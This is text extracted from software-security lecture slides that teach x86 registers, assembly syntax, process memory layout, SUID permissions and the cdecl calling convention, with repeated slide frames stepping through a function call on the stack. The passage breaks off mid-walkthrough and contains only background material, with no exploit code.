


Application Insecurity

CSE 545 – Software Security
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Application Model




The Life of an Application

- Author writes code in high-level language
- The application is translated in some executable form and saved to a file
 - Interpretation vs. compilation
- The application is loaded in memory
- The application is executed
- The application terminates


x86 Registers

- Registers represent the local variables of the processor
- There are four 32-bit general purpose registers
 - eax/ax, ebx/bx, ecx/cx, edx/cx
- Convention
 - Accumulator: eax
 - Pointer to data: ebx
 - Loop counter: ecx
 - I/O operations: edx



x86 Registers


- Two registers are used for high-speed memory transfer operations
 - esi/si (source), edi/di (destination)
- There are several 32-bit special purpose registers
 - esp/sp: the stack pointer
 - ebp/bp: the frame pointer



x86 Registers

- Segment registers: cs, ds, ss, es, fs, gs
 - Used to select segments (e.g., code, data, stack)
- Program status and control: eflags
- The instruction pointer: eip
 - Points to the next instruction to be executed
 - Cannot be read or set explicitly
 - It is modified by jump and call/return instructions
 - Can be read by executing a call and checking the value pushed on the stack
- Floating point units and mmx/xmm registers

Data Sizes



x86 Assembly Language

- (Slightly) higher-level language than machine language
- Program is made of:
 - directives: commands for the assembler
 - `.data` identifies a section with variables
 - instructions: actual operations
 - `jmp 0x08048f3f`
- Two possible syntaxes, with different ordering of the operands!
 - AT&T syntax (objdump, GNU Assembler)
 - mnemonic source, destination
 - DOS/Intel syntax (Microsoft Assembler, Nasm, IDA Pro)
 - mnemonic destination, source
 - In gdb can be set using: `set disassembly-flavor intel/att`

Data Definition

- Constants
 - Hexadecimal numbers start with 0x
- Data objects are defined in a data segment using the syntax
 - label type data1, data2, ...
- Types can be
 - DB: Byte
 - DW: Word (16 bits)
 - DD: Double word (32 bits)
 - DQ: Quad word (64 bits)
- For example:

```
.data
```

```
myvar    DD    0x12345678, 0x23456789    # Two 32-bit values
bar      DW    0x1234                    # 16-bit data object
mystr    DB    "foo", 0                  # Null-terminated string
```

Addressing Memory

- Memory access is composed of width, base, index, scale, and displacement
 - Base: starting address of reference
 - Index: offset from base address
 - Scale: Constant multiplier of index
 - Displacement: Constant base
 - Width: (address suffix)
 - size of reference (b: byte, s: short, w: word, l: long, q: quad)
 - Address = base + index*scale + displacement
 - displacement(base, index, scale)
 - Example:
 - `movl -0x20(%eax, %ecx, 4), %edx`

Addressing Memory

- `movl -8(%ebp), %eax`
 - copies the contents of the memory pointed by `ebp - 8` into `eax`
- `movl (%eax), %eax`
 - copies the contents of the memory pointed by `eax` to `eax`
- `movl %eax, (%edx, %ecx, 2)`
 - moves the contents of `eax` into the memory at address `edx + ecx * 2`
- `movl $0x804a0e4, %ebx`
 - copies the value `0x804a0e4` into `ebx`
- `movl (0x804a0e4), %eax`
 - copies the content of memory at address `0x804a0e4` into `eax`

Instruction Classes

- Data transfer
 - mov, xchg, push, pop
- Binary arithmetic
 - add, sub, imul, mul, idiv, div, inc, dec
- Logical
 - and, or, xor, not

Instruction Classes

- Control transfer
 - jmp, call, ret, int, iret
 - Values can be compared using the cmp instruction
 - `cmp src, dest #` subtracts `src` from `dest` without saving the result
 - Various eflags bits are set accordingly
 - jne (ZF=0), je (ZF=1), jae (CF=0), jge (SF=OF), ...
 - Control transfer can be direct (destination is a constant) or indirect (the destination address is the content of a register)
- Input/output
 - in, out
- Misc
 - nop

Invoking System Calls

- System calls are usually invoked through libraries
- Linux/x86
 - `int 0x80`
 - `eax` contains the system call number


Hello World!

```
.data
hw:
    .string "Hello World\n"
.text
.globl main
main:
    movl    $4,%eax
    movl    $1,%ebx
    movl    $hw,%ecx
    movl    $12,%edx
    int     $0x80
    movl    $0,%eax
    ret
```

Program Loading and Execution


- When a program is invoked, the operating system creates a process to execute the program
- The ELF file is parsed and parts are copied into memory
 - In Linux `/proc/<pid>/maps` shows the memory layout of a process
- Relocation of objects and reference resolution is performed
- The instruction pointer is set to the location specified as the start address
- Execution begins

Process Memory Layout



Process Structure

- Environment/Argument section
 - Used for environment data
 - Used for the command line data
- Stack section
 - Used for local parameters
 - Used for saving the processor status
- Memory-mapping segment
 - Used for shared libraries
- Heap section
 - Used for dynamically allocated data
- Data section (Static/global vars)
 - Initialized variables (.data)
 - Uninitialized variables (.bss)
- Code/Text section (.text)
 - Marked read-only
 - Modifications causes segfaults



Understanding UNIX Processes

- Each process has a real UID/GID, an effective UID/GID, and a saved UID/GID
 - Real IDs: defines the user who started/owns the process
 - Effective IDs: used to determine if the process is "allowed to do things"
 - Saved IDs: used to drop and re-gain privileges
- If a program file has the SUID bit set, when a process executes the program the process' effective UID/GID are changed to the ones of the program file owner

```
[adamd@ragnuk]$ ls -la /usr/bin/passwd
-rwsr-xr-x. 1 root root 30768 Feb 22 2012 /usr/bin/passwd
```

```
[adamd@ragnuk]$ ls -la /usr/bin/chsh
-rws--x--x. 1 root root 20056 Oct 15 2014 /usr/bin/chsh
```


Overflows/Overwrites

- The lack of boundary checking is one of the most common mistakes in C/C++ applications
- Overflows are one of the most popular type of attacks
 - Architecture/OS version dependant
 - Can be exploited both locally and remotely
 - Can modify both the data and the control flow of an application
- Recent tools have made the process of exploiting overflows easier if not completely automatic
- Much research has been devoted to finding vulnerabilities, designing prevention techniques, and developing detection mechanisms
 - Some of these mechanisms have found their way to mainstream operating system (non-executable stack, layout randomization)


The Stack

- Stack is essentially scratch memory for functions
 - Used in MIPS, ARM, x86, and x86-64 processors
- Starts at high memory addresses and grows down
- Functions are free to push registers or values onto the stack, or pop values from the stack into registers
- The assembly language supports this on x86
 - `%esp` holds the address of the top of the stack
 - `push %eax` decrements the stack pointer (`%esp`) then stores the value in `%eax` to the location pointed to by the stack pointer
 - `pop %eax` stores the value at the location pointed to by the stack pointer into `%eax`, then increments the stack pointer (`%esp`)

Stack Example




Stack Example




<code>%eax</code>	<code>0xa</code>
<code>%ebx</code>	<code>0x0</code>
<code>%esp</code>	<code>0x10000</code>

Stack Example




<code>%eax</code>	<code>0xa</code>
<code>%ebx</code>	<code>0x0</code>
<code>%esp</code>	<code>0xFFFC</code>

Stack Example




<code>%eax</code>	<code>0xa</code>
<code>%ebx</code>	<code>0x0</code>
<code>%esp</code>	<code>0xFFFC</code>

Stack Example



%eax	0xa
%ebx	0xa
%esp	0xFFFC

Stack Example



<code>%eax</code>	<code>0xa</code>
<code>%ebx</code>	<code>0xa</code>
<code>%esp</code>	<code>0x10000</code>

Function Frame

- Functions would like to use the stack to allocate space for their local variables
- Can we use the stack pointer for this?
 - Yes, however stack pointer can change throughout program execution
- Frame pointer points to the start of the function's frame on the stack
 - Each local variable will be (different) offsets of the frame pointer
 - In x86, frame pointer is called the base pointer, and is stored in %ebp

<code>int main()</code>	<code>a @ %ebp + A</code>	<code>a @ %ebp - 0xc</code>
<code>{</code>	<code>b @ %ebp + B</code>	<code>b @ %ebp - 0x8</code>
<code> int a;</code>	<code>c @ %ebp + C</code>	<code>c @ %ebp - 0x4</code>
<code> int b;</code>		
<code> float c;</code>	<code>mem[%ebp+A] = 10</code>	<code>mov %esp,%ebp</code>
<code> a = 10;</code>	<code>mem[%ebp+B] = 100</code>	<code>sub \$0x10,%esp</code>
<code> b = 100;</code>	<code>mem[%ebp+C] = 10.45</code>	<code>movl \$0xa,-0xc(%ebp)</code>
<code> c = 10.45;</code>	<code>mem[%ebp+A] =</code>	<code>movl \$0x64,-0x8(%ebp)</code>
<code> a = a + b;</code>	<code>mem[%ebp+A] +</code>	<code>mov \$0x41273333,%eax</code>
<code> return 0;</code>	<code>mem[%ebp+B]</code>	<code>mov %eax,-0x4(%ebp)</code>
<code>}</code>		<code>mov -0x8(%ebp),%eax</code>
		<code>add %eax,-0xc(%ebp)</code>

Function Frame




```

mov %esp,%ebp
sub $0x10,%esp
movl $0xa,-0xc(%ebp)
movl $0x64,-0x8(%ebp)
mov $0x41273333,%eax
mov %eax,-0x4(%ebp)
mov -0x8(%ebp),%eax
add %eax,-0xc(%ebp)
    
```

%eax	
%esp	
%ebp	


Function Frame



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mov %eax,-0x4(%ebp)
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add %eax,-0xc(%ebp)
```

%eax	
%esp	0x10000
%ebp	0x10000

Function Frame



```

mov %esp,%ebp
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add %eax,-0xc(%ebp)
    
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%eax	
%esp	0xFFF0
%ebp	0x10000

Function Frame



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%esp	0xFFFF0
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Function Frame



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Function Frame




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%ebp	0x10000

Function Frame



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Function Frame



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Function Frame



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%ebp	0x10000

Function Frame




```

mov %esp,%ebp
sub $0x10,%esp
movl $0xa,-0xc(%ebp)
movl $0x64,-0x8(%ebp)
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```

%eax	0x41273333
%esp	0xFFF0
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Function Frame




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sub $0x10,%esp
movl $0xa,-0xc(%ebp)
movl $0x64,-0x8(%ebp)
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mov %eax,-0x4(%ebp)
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```

%eax	0x41273333
%esp	0xFFFF0
%ebp	0x10000

Function Frame




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movl $0xa,-0xc(%ebp)
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mov $0x41273333,%eax
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mov -0x8(%ebp),%eax
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```

→

%eax	0x41273333
%esp	0xFFF0
%ebp	0x10000

Function Frame




```

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sub $0x10,%esp
movl $0xa,-0xc(%ebp)
movl $0x64,-0x8(%ebp)
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mov %eax,-0x4(%ebp)
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add %eax,-0xc(%ebp)
    
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%eax	0x64
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%ebp	0x10000

Function Frame




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Function Frame




```

mov %esp,%ebp
sub $0x10,%esp
movl $0xa,-0xc(%ebp)
movl $0x64,-0x8(%ebp)
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%eax	0x64
%esp	0xFFF0
%ebp	0x10000

Function Frame



```

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mov %eax,-0x4(%ebp)
mov -0x8(%ebp),%eax
add %eax,-0xc(%ebp)
    
```

%eax	0x64
%esp	0xFFF0
%ebp	0x10000

Function Frames

- Allows us to allocate memory for the function's local variables
- However, when considering calling a function, what other information do we need?
 - Return value
 - Parameters
 - Our frame pointer
 - Return address (where to start program execution when function returns)
 - Local variables
 - Temporary variables

Calling Convention

- All of the previous information must be stored on the stack in order to call the function
- Who should store that information?
 - Caller?
 - Callee?
- Thus, we need to define a convention of who pushes/stores what values on the stack to call a function
 - Varies based on processor, operating system, compiler, or type of call

x86 Linux Calling Convention (cdecl)

- Caller (in this order)
 - Pushes arguments onto the stack (in right to left order)
 - Pushes address of instruction after call
- Callee
 - Pushes previous frame pointer onto stack
 - Creates space on stack for local variables
 - Ensures that stack is consistent on return
 - Return value in %eax register


```
int callee(int a, int b)
{
    return a + b + 1;
}
```

```
int main()
{
    int a;
    a = callee(10, 40);
    return a;
}
```

```


callee:
prologue  [ push %ebp
           mov  %esp,%ebp
           mov  0xc(%ebp),%eax
           mov  0x8(%ebp),%edx
           lea (%edx,%eax,1),%eax
           add  $0x1,%eax
epilogue  [ pop  %ebp
           ret

main:
prologue  [ push %ebp
           mov  %esp,%ebp
           sub  $0x18,%esp
           movl $0x28,0x4(%esp)
           movl $0xa,(%esp)
           call callee
           mov  %eax,-0x4(%ebp)
           mov  -0x4(%ebp),%eax
epilogue  [ leave
           ret

```

0xFFFFFFFF

0xfd2d4



0x00000000

callee:

```

push %ebp           0x8048394
mov %esp,%ebp      0x8048395
mov 0xc(%ebp),%eax 0x8048397
mov 0x8(%ebp),%edx 0x804839a
lea (%edx,%eax,1),%eax 0x804839d
add $0x1,%eax      0x80483a0
pop %ebp           0x80483a3
ret                0x80483a4

```

main:

```

push %ebp           0x80483a5
mov %esp,%ebp      0x80483a6
sub $0x18,%esp     0x80483a8
movl $0x28,0x4(%esp) 0x80483ab
movl $0xa,(%esp)   0x80483b3
call 0x8048394     0x80483ba
mov %eax,-0x4(%ebp) 0x80483bf
mov -0x4(%ebp),%eax 0x80483c2
leave              0x80483c5
ret                0x80483c6

```

%eax	
%edx	
%esp	
%ebp	
%eip	



callee:

```

push %ebp           0x8048394
mov %esp,%ebp      0x8048395
mov 0xc(%ebp),%eax 0x8048397
mov 0x8(%ebp),%edx 0x804839a
lea (%edx,%eax,1),%eax 0x804839d
add $0x1,%eax      0x80483a0
pop %ebp           0x80483a3
ret                0x80483a4

```


main:

```

→ push %ebp        0x80483a5
  mov %esp,%ebp    0x80483a6
  sub $0x18,%esp   0x80483a8
  movl $0x28,0x4(%esp) 0x80483ab
  movl $0xa,(%esp)  0x80483b3
  call 0x8048394    0x80483ba
  mov %eax,-0x4(%ebp) 0x80483bf
  mov -0x4(%ebp),%eax 0x80483c2
  leave            0x80483c5
  ret             0x80483c6

```

%eax	
%edx	
%esp	0xfd2d0
%ebp	0xfd2c0
%eip	0x80483a5



callee:

```

push %ebp           0x8048394
mov %esp,%ebp      0x8048395
mov 0xc(%ebp),%eax 0x8048397
mov 0x8(%ebp),%edx 0x804839a
lea (%edx,%eax,1),%eax 0x804839d
add $0x1,%eax      0x80483a0
pop %ebp           0x80483a3
ret                0x80483a4

```


main:

```

push %ebp           0x80483a5
mov %esp,%ebp      0x80483a6
sub $0x18,%esp     0x80483a8
movl $0x28,0x4(%esp) 0x80483ab
movl $0xa,(%esp)   0x80483b3
call 0x8048394     0x80483ba
mov %eax,-0x4(%ebp) 0x80483bf
mov -0x4(%ebp),%eax 0x80483c2
leave              0x80483c5
ret                0x80483c6

```

%eax	
%edx	
%esp	0xfd2d0
%ebp	0xfd2c0
%eip	0x80483a5



callee:

```

push %ebp           0x8048394
mov %esp,%ebp      0x8048395
mov 0xc(%ebp),%eax 0x8048397
mov 0x8(%ebp),%edx 0x804839a
lea (%edx,%eax,1),%eax 0x804839d
add $0x1,%eax      0x80483a0
pop %ebp           0x80483a3
ret                0x80483a4

```

main:

```


push %ebp           0x80483a5
mov %esp,%ebp      0x80483a6
sub $0x18,%esp     0x80483a8
movl $0x28,0x4(%esp) 0x80483ab
movl $0xa,(%esp)   0x80483b3
call 0x8048394     0x80483ba
mov %eax,-0x4(%ebp) 0x80483bf
mov -0x4(%ebp),%eax 0x80483c2
leave              0x80483c5
ret                0x80483c6

```

%eax	
%edx	
%esp	0xfd2d0
%ebp	0xfd2c0
%eip	0x80483a5

0xFFFFFFFF

0xfd2d4



0x00000000

callee:

```

push %ebp           0x8048394
mov %esp,%ebp      0x8048395
mov 0xc(%ebp),%eax 0x8048397
mov 0x8(%ebp),%edx 0x804839a
lea (%edx,%eax,1),%eax 0x804839d
add $0x1,%eax      0x80483a0
pop %ebp           0x80483a3
ret                0x80483a4

```

main:

```

push %ebp           0x80483a5
mov %esp,%ebp      0x80483a6
sub $0x18,%esp     0x80483a8
movl $0x28,0x4(%esp) 0x80483ab
movl $0xa,(%esp)   0x80483b3
call 0x8048394     0x80483ba
mov %eax,-0x4(%ebp) 0x80483bf
mov -0x4(%ebp),%eax 0x80483c2
leave              0x80483c5
ret                0x80483c6

```




%eax	
%edx	
%esp	0xfd2d0
%ebp	0xfd2c0
%eip	0x80483a6

0xFFFFFFFF

0xfd2d4

0xfd2c0



0x00000000

callee:

```

push %ebp                0x8048394
mov %esp,%ebp           0x8048395
mov 0xc(%ebp),%eax      0x8048397
mov 0x8(%ebp),%edx      0x804839a
lea (%edx,%eax,1),%eax  0x804839d
add $0x1,%eax           0x80483a0
pop %ebp                0x80483a3
ret                      0x80483a4

```

main:


```

push %ebp                0x80483a5
mov %esp,%ebp           0x80483a6
sub $0x18,%esp          0x80483a8
movl $0x28,0x4(%esp)    0x80483ab
movl $0xa,(%esp)        0x80483b3
call 0x8048394          0x80483ba
mov %eax,-0x4(%ebp)     0x80483bf
mov -0x4(%ebp),%eax     0x80483c2
leave                    0x80483c5
ret                      0x80483c6

```



%eax	
%edx	
%esp	0xfd2d0
%ebp	0xfd2d0
%eip	0x80483a6



callee:

```

push %ebp           0x8048394
mov %esp,%ebp      0x8048395
mov 0xc(%ebp),%eax 0x8048397
mov 0x8(%ebp),%edx 0x804839a
lea (%edx,%eax,1),%eax 0x804839d
add $0x1,%eax      0x80483a0
pop %ebp           0x80483a3
ret                0x80483a4

```

main:




```

push %ebp           0x80483a5
mov %esp,%ebp      0x80483a6
sub $0x18,%esp     0x80483a8
movl $0x28,0x4(%esp) 0x80483ab
movl $0xa,(%esp)   0x80483b3
call 0x8048394     0x80483ba
mov %eax,-0x4(%ebp) 0x80483bf
mov -0x4(%ebp),%eax 0x80483c2
leave              0x80483c5
ret                0x80483c6

```

%eax	
%edx	
%esp	0xfd2d0
%ebp	0xfd2d0
%eip	0x80483a8



```

callee:
  push %ebp                0x8048394
  mov %esp,%ebp           0x8048395
  mov 0xc(%ebp),%eax      0x8048397
  mov 0x8(%ebp),%edx      0x804839a
  lea (%edx,%eax,1),%eax  0x804839d
  add $0x1,%eax           0x80483a0
  pop %ebp                 0x80483a3
  ret                      0x80483a4

```


```

main:
  push %ebp                0x80483a5
  mov %esp,%ebp           0x80483a6
  sub $0x18,%esp          0x80483a8
  movl $0x28,0x4(%esp)    0x80483ab
  movl $0xa,(%esp)        0x80483b3
  call 0x8048394          0x80483ba
  mov %eax,-0x4(%ebp)     0x80483bf
  mov -0x4(%ebp),%eax     0x80483c2
  leave                   0x80483c5
  ret                     0x80483c6

```



%eax	
%edx	
%esp	0xfd2b8
%ebp	0xfd2d0
%eip	0x80483a8



```


callee:
    push %ebp                0x8048394
    mov %esp,%ebp           0x8048395
    mov 0xc(%ebp),%eax      0x8048397
    mov 0x8(%ebp),%edx      0x804839a
    lea (%edx,%eax,1),%eax  0x804839d
    add $0x1,%eax           0x80483a0
    pop %ebp                0x80483a3
    ret                      0x80483a4
  
```

```

main:
    push %ebp                0x80483a5
    mov %esp,%ebp           0x80483a6
    sub $0x18,%esp          0x80483a8
    movl $0x28,0x4(%esp)    0x80483ab
    movl $0xa,(%esp)        0x80483b3
    call 0x8048394          0x80483ba
    mov %eax,-0x4(%ebp)     0x80483bf
    mov -0x4(%ebp),%eax    0x80483c2
    leave                   0x80483c5
    ret                     0x80483c6
  
```



%eax	
%edx	
%esp	0xfd2b8
%ebp	0xfd2d0
%eip	0x80483ab



```


callee:
    push %ebp                0x8048394
    mov %esp,%ebp           0x8048395
    mov 0xc(%ebp),%eax      0x8048397
    mov 0x8(%ebp),%edx      0x804839a
    lea (%edx,%eax,1),%eax  0x804839d
    add $0x1,%eax           0x80483a0
    pop %ebp                0x80483a3
    ret                      0x80483a4
  
```

```

main:
    push %ebp                0x80483a5
    mov %esp,%ebp           0x80483a6
    sub $0x18,%esp          0x80483a8
    movl $0x28,0x4(%esp)    0x80483ab
    movl $0xa,(%esp)        0x80483b3
    call 0x8048394          0x80483ba
    mov %eax,-0x4(%ebp)     0x80483bf
    mov -0x4(%ebp),%eax     0x80483c2
    leave                   0x80483c5
    ret                     0x80483c6
  
```



%eax	
%edx	
%esp	0xfd2b8
%ebp	0xfd2d0
%eip	0x80483ab



```


callee:
    push %ebp                0x8048394
    mov %esp,%ebp           0x8048395
    mov 0xc(%ebp),%eax      0x8048397
    mov 0x8(%ebp),%edx      0x804839a
    lea (%edx,%eax,1),%eax  0x804839d
    add $0x1,%eax           0x80483a0
    pop %ebp                0x80483a3
    ret                      0x80483a4
  
```

```

main:
    push %ebp                0x80483a5
    mov %esp,%ebp           0x80483a6
    sub $0x18,%esp          0x80483a8
    movl $0x28,0x4(%esp)    0x80483ab
    movl $0xa,(%esp)        0x80483b3
    call 0x8048394           0x80483ba
    mov %eax,-0x4(%ebp)     0x80483bf
    mov -0x4(%ebp),%eax     0x80483c2
    leave                    0x80483c5
    ret                      0x80483c6
  
```



%eax	
%edx	
%esp	0xfd2b8
%ebp	0xfd2d0
%eip	0x80483b3



```


callee:
    push %ebp                0x8048394
    mov %esp,%ebp           0x8048395
    mov 0xc(%ebp),%eax      0x8048397
    mov 0x8(%ebp),%edx      0x804839a
    lea (%edx,%eax,1),%eax  0x804839d
    add $0x1,%eax           0x80483a0
    pop %ebp                0x80483a3
    ret                      0x80483a4
  
```

```

main:
    push %ebp                0x80483a5
    mov %esp,%ebp           0x80483a6
    sub $0x18,%esp          0x80483a8
    movl $0x28,0x4(%esp)    0x80483ab
    movl $0xa,(%esp)        0x80483b3
    call 0x8048394          0x80483ba
    mov %eax,-0x4(%ebp)     0x80483bf
    mov -0x4(%ebp),%eax     0x80483c2
    leave                    0x80483c5
    ret                      0x80483c6
  
```



%eax	
%edx	
%esp	0xfd2b8
%ebp	0xfd2d0
%eip	0x80483b3



callee:

```

push %ebp           0x8048394
mov %esp,%ebp      0x8048395
mov 0xc(%ebp),%eax 0x8048397
mov 0x8(%ebp),%edx 0x804839a
lea (%edx,%eax,1),%eax 0x804839d
add $0x1,%eax      0x80483a0
pop %ebp           0x80483a3
ret                0x80483a4

```

main:


```

push %ebp           0x80483a5
mov %esp,%ebp      0x80483a6
sub $0x18,%esp     0x80483a8
movl $0x28,0x4(%esp) 0x80483ab
movl $0xa,(%esp)   0x80483b3
call 0x8048394     0x80483ba
mov %eax,-0x4(%ebp) 0x80483bf
mov -0x4(%ebp),%eax 0x80483c2
leave              0x80483c5
ret                0x80483c6

```



%eax	
%edx	
%esp	0xfd2b8
%ebp	0xfd2d0
%eip	0x80483ba



callee:

```

push %ebp           0x8048394
mov %esp,%ebp      0x8048395
mov 0xc(%ebp),%eax 0x8048397
mov 0x8(%ebp),%edx 0x804839a
lea (%edx,%eax,1),%eax 0x804839d
add $0x1,%eax      0x80483a0
pop %ebp           0x80483a3
ret                0x80483a4

```

main:


```

push %ebp           0x80483a5
mov %esp,%ebp      0x80483a6
sub $0x18,%esp     0x80483a8
movl $0x28,0x4(%esp) 0x80483ab
movl $0xa,(%esp)   0x80483b3
call 0x8048394     0x80483ba
mov %eax,-0x4(%ebp) 0x80483bf
mov -0x4(%ebp),%eax 0x80483c2
leave              0x80483c5
ret                0x80483c6

```



%eax	
%edx	
%esp	0xfd2b4
%ebp	0xfd2d0
%eip	0x80483ba



callee:

```

push %ebp           0x8048394
mov %esp,%ebp      0x8048395
mov 0xc(%ebp),%eax 0x8048397
mov 0x8(%ebp),%edx 0x804839a
lea (%edx,%eax,1),%eax 0x804839d
add $0x1,%eax      0x80483a0
pop %ebp           0x80483a3
ret                 0x80483a4

```

main:

```


push %ebp           0x80483a5
mov %esp,%ebp      0x80483a6
sub $0x18,%esp     0x80483a8
movl $0x28,0x4(%esp) 0x80483ab
movl $0xa,(%esp)   0x80483b3
call 0x8048394     0x80483ba
mov %eax,-0x4(%ebp) 0x80483bf
mov -0x4(%ebp),%eax 0x80483c2
leave              0x80483c5
ret                0x80483c6

```



%eax	
%edx	
%esp	0xfd2b4
%ebp	0xfd2d0
%eip	0x8048394

0xFFFFFFFF



0xfd2d4

0xfd2d0

0xfd2bc

0xfd2b8

0xfd2b4

0x00000000

callee:

```

push %ebp           0x8048394
mov %esp,%ebp      0x8048395
mov 0xc(%ebp),%eax 0x8048397
mov 0x8(%ebp),%edx 0x804839a
lea (%edx,%eax,1),%eax 0x804839d
add $0x1,%eax      0x80483a0
pop %ebp           0x80483a3
ret                0x80483a4

```

main:


```

push %ebp           0x80483a5
mov %esp,%ebp      0x80483a6
sub $0x18,%esp     0x80483a8
movl $0x28,0x4(%esp) 0x80483ab
movl $0xa,(%esp)   0x80483b3
call 0x8048394     0x80483ba
mov %eax,-0x4(%ebp) 0x80483bf
mov -0x4(%ebp),%eax 0x80483c2
leave              0x80483c5
ret                0x80483c6

```

%eax	
%edx	
%esp	0xfd2b4
%ebp	0xfd2d0
%eip	0x8048394

0xFFFFFFFF



0xfd2d4

0xfd2d0

0xfd2bc

0xfd2b8

0xfd2b4

0xfd2b0

0x00000000

callee:

```

push %ebp           0x8048394
mov %esp,%ebp      0x8048395
mov 0xc(%ebp),%eax 0x8048397
mov 0x8(%ebp),%edx 0x804839a
lea (%edx,%eax,1),%eax 0x804839d
add $0x1,%eax      0x80483a0
pop %ebp           0x80483a3
ret                0x80483a4

```

main:


```

push %ebp           0x80483a5
mov %esp,%ebp      0x80483a6
sub $0x18,%esp     0x80483a8
movl $0x28,0x4(%esp) 0x80483ab
movl $0xa,(%esp)   0x80483b3
call 0x8048394     0x80483ba
mov %eax,-0x4(%ebp) 0x80483bf
mov -0x4(%ebp),%eax 0x80483c2
leave              0x80483c5
ret                0x80483c6

```

%eax	
%edx	
%esp	0xfd2b0
%ebp	0xfd2d0
%eip	0x8048394

0xFFFFFFFF



0xfd2d4

0xfd2d0

0xfd2bc

0xfd2b8

0xfd2b4

0xfd2b0

callee:

```

push %ebp           0x8048394
mov %esp,%ebp      0x8048395
mov 0xc(%ebp),%eax 0x8048397
mov 0x8(%ebp),%edx 0x804839a
lea (%edx,%eax,1),%eax 0x804839d
add $0x1,%eax      0x80483a0
pop %ebp           0x80483a3
ret                0x80483a4

```

main:


```

push %ebp           0x80483a5
mov %esp,%ebp      0x80483a6
sub $0x18,%esp     0x80483a8
movl $0x28,0x4(%esp) 0x80483ab
movl $0xa,(%esp)   0x80483b3
call 0x8048394     0x80483ba
mov %eax,-0x4(%ebp) 0x80483bf
mov -0x4(%ebp),%eax 0x80483c2
leave              0x80483c5
ret                0x80483c6

```

%eax	
%edx	
%esp	0xfd2b0
%ebp	0xfd2d0
%eip	0x8048394

0xFFFFFFFF



0x00000000

callee:

```

push %ebp           0x8048394
mov %esp,%ebp      0x8048395
mov 0xc(%ebp),%eax 0x8048397
mov 0x8(%ebp),%edx 0x804839a
lea (%edx,%eax,1),%eax 0x804839d
add $0x1,%eax      0x80483a0
pop %ebp           0x80483a3
ret                0x80483a4

```


main:

```

push %ebp           0x80483a5
mov %esp,%ebp      0x80483a6
sub $0x18,%esp     0x80483a8
movl $0x28,0x4(%esp) 0x80483ab
movl $0xa,(%esp)   0x80483b3
call 0x8048394     0x80483ba
mov %eax,-0x4(%ebp) 0x80483bf
mov -0x4(%ebp),%eax 0x80483c2
leave              0x80483c5
ret               0x80483c6

```

%eax	
%edx	
%esp	0xfd2b0
%ebp	0xfd2d0
%eip	0x8048394



callee:

```

push %ebp           0x8048394
mov %esp,%ebp      0x8048395
mov 0xc(%ebp),%eax 0x8048397
mov 0x8(%ebp),%edx 0x804839a
lea (%edx,%eax,1),%eax 0x804839d
add $0x1,%eax      0x80483a0
pop %ebp           0x80483a3
ret                0x80483a4

```

main:


```

push %ebp           0x80483a5
mov %esp,%ebp      0x80483a6
sub $0x18,%esp     0x80483a8
movl $0x28,0x4(%esp) 0x80483ab
movl $0xa,(%esp)   0x80483b3
call 0x8048394     0x80483ba
mov %eax,-0x4(%ebp) 0x80483bf
mov -0x4(%ebp),%eax 0x80483c2
leave              0x80483c5
ret                0x80483c6

```

%eax	
%edx	
%esp	0xfd2b0
%ebp	0xfd2d0
%eip	0x8048395

0xFFFFFFFF



0xfd2d4

0xfd2d0

0xfd2bc

0xfd2b8

0xfd2b4

0xfd2b0

0x00000000

callee:

```

push %ebp           0x8048394
mov %esp,%ebp      0x8048395
mov 0xc(%ebp),%eax 0x8048397
mov 0x8(%ebp),%edx 0x804839a
lea (%edx,%eax,1),%eax 0x804839d
add $0x1,%eax      0x80483a0
pop %ebp           0x80483a3
ret                0x80483a4

```

main:


```

push %ebp           0x80483a5
mov %esp,%ebp      0x80483a6
sub $0x18,%esp     0x80483a8
movl $0x28,0x4(%esp) 0x80483ab
movl $0xa,(%esp)   0x80483b3
call 0x8048394     0x80483ba
mov %eax,-0x4(%ebp) 0x80483bf
mov -0x4(%ebp),%eax 0x80483c2
leave              0x80483c5
ret                0x80483c6

```

%eax	
%edx	
%esp	0xfd2b0
%ebp	0xfd2b0
%eip	0x8048395

0xFFFFFFFF



0xfd2d4

0xfd2d0

0xfd2bc

0xfd2b8

0xfd2b4

0xfd2b0

0x00000000

callee:

```

push %ebp           0x8048394
mov %esp,%ebp      0x8048395
mov 0xc(%ebp),%eax 0x8048397
mov 0x8(%ebp),%edx 0x804839a
lea (%edx,%eax,1),%eax 0x804839d
add $0x1,%eax      0x80483a0
pop %ebp           0x80483a3
ret                0x80483a4

```


main:

```

push %ebp           0x80483a5
mov %esp,%ebp      0x80483a6
sub $0x18,%esp     0x80483a8
movl $0x28,0x4(%esp) 0x80483ab
movl $0xa,(%esp)   0x80483b3
call 0x8048394     0x80483ba
mov %eax,-0x4(%ebp) 0x80483bf
mov -0x4(%ebp),%eax 0x80483c2
leave              0x80483c5
ret                0x80483c6

```

%eax	
%edx	
%esp	0xfd2b0
%ebp	0xfd2b0
%eip	0x8048397




```

callee:
    push %ebp                0x8048394
    mov %esp,%ebp           0x8048395
    mov 0xc(%ebp),%eax      0x8048397
    mov 0x8(%ebp),%edx      0x804839a
    lea (%edx,%eax,1),%eax  0x804839d
    add $0x1,%eax           0x80483a0
    pop %ebp                0x80483a3
    ret                      0x80483a4
  
```

```

main:
    push %ebp                0x80483a5
    mov %esp,%ebp           0x80483a6
    sub $0x18,%esp          0x80483a8
    movl $0x28,0x4(%esp)    0x80483ab
    movl $0xa,(%esp)        0x80483b3
    call 0x8048394          0x80483ba
    mov %eax,-0x4(%ebp)     0x80483bf
    mov -0x4(%ebp),%eax     0x80483c2
    leave                    0x80483c5
    ret                      0x80483c6
  
```

%eax	
%edx	
%esp	0xfd2b0
%ebp	0xfd2b0
%eip	0x8048397



callee:

```

push %ebp           0x8048394
mov %esp,%ebp      0x8048395
mov 0xc(%ebp),%eax 0x8048397
mov 0x8(%ebp),%edx 0x804839a
lea (%edx,%eax,1),%eax 0x804839d
add $0x1,%eax      0x80483a0
pop %ebp           0x80483a3
ret                0x80483a4

```


main:

```

push %ebp           0x80483a5
mov %esp,%ebp      0x80483a6
sub $0x18,%esp     0x80483a8
movl $0x28,0x4(%esp) 0x80483ab
movl $0xa,(%esp)   0x80483b3
call 0x8048394     0x80483ba
mov %eax,-0x4(%ebp) 0x80483bf
mov -0x4(%ebp),%eax 0x80483c2
leave              0x80483c5
ret                0x80483c6

```

%eax	0x28
%edx	
%esp	0xfd2b0
%ebp	0xfd2b0
%eip	0x8048397



```

callee:
    push %ebp                0x8048394
    mov %esp,%ebp          0x8048395
    mov 0xc(%ebp),%eax     0x8048397
    mov 0x8(%ebp),%edx     0x804839a
    lea (%edx,%eax,1),%eax 0x804839d
    add $0x1,%eax          0x80483a0
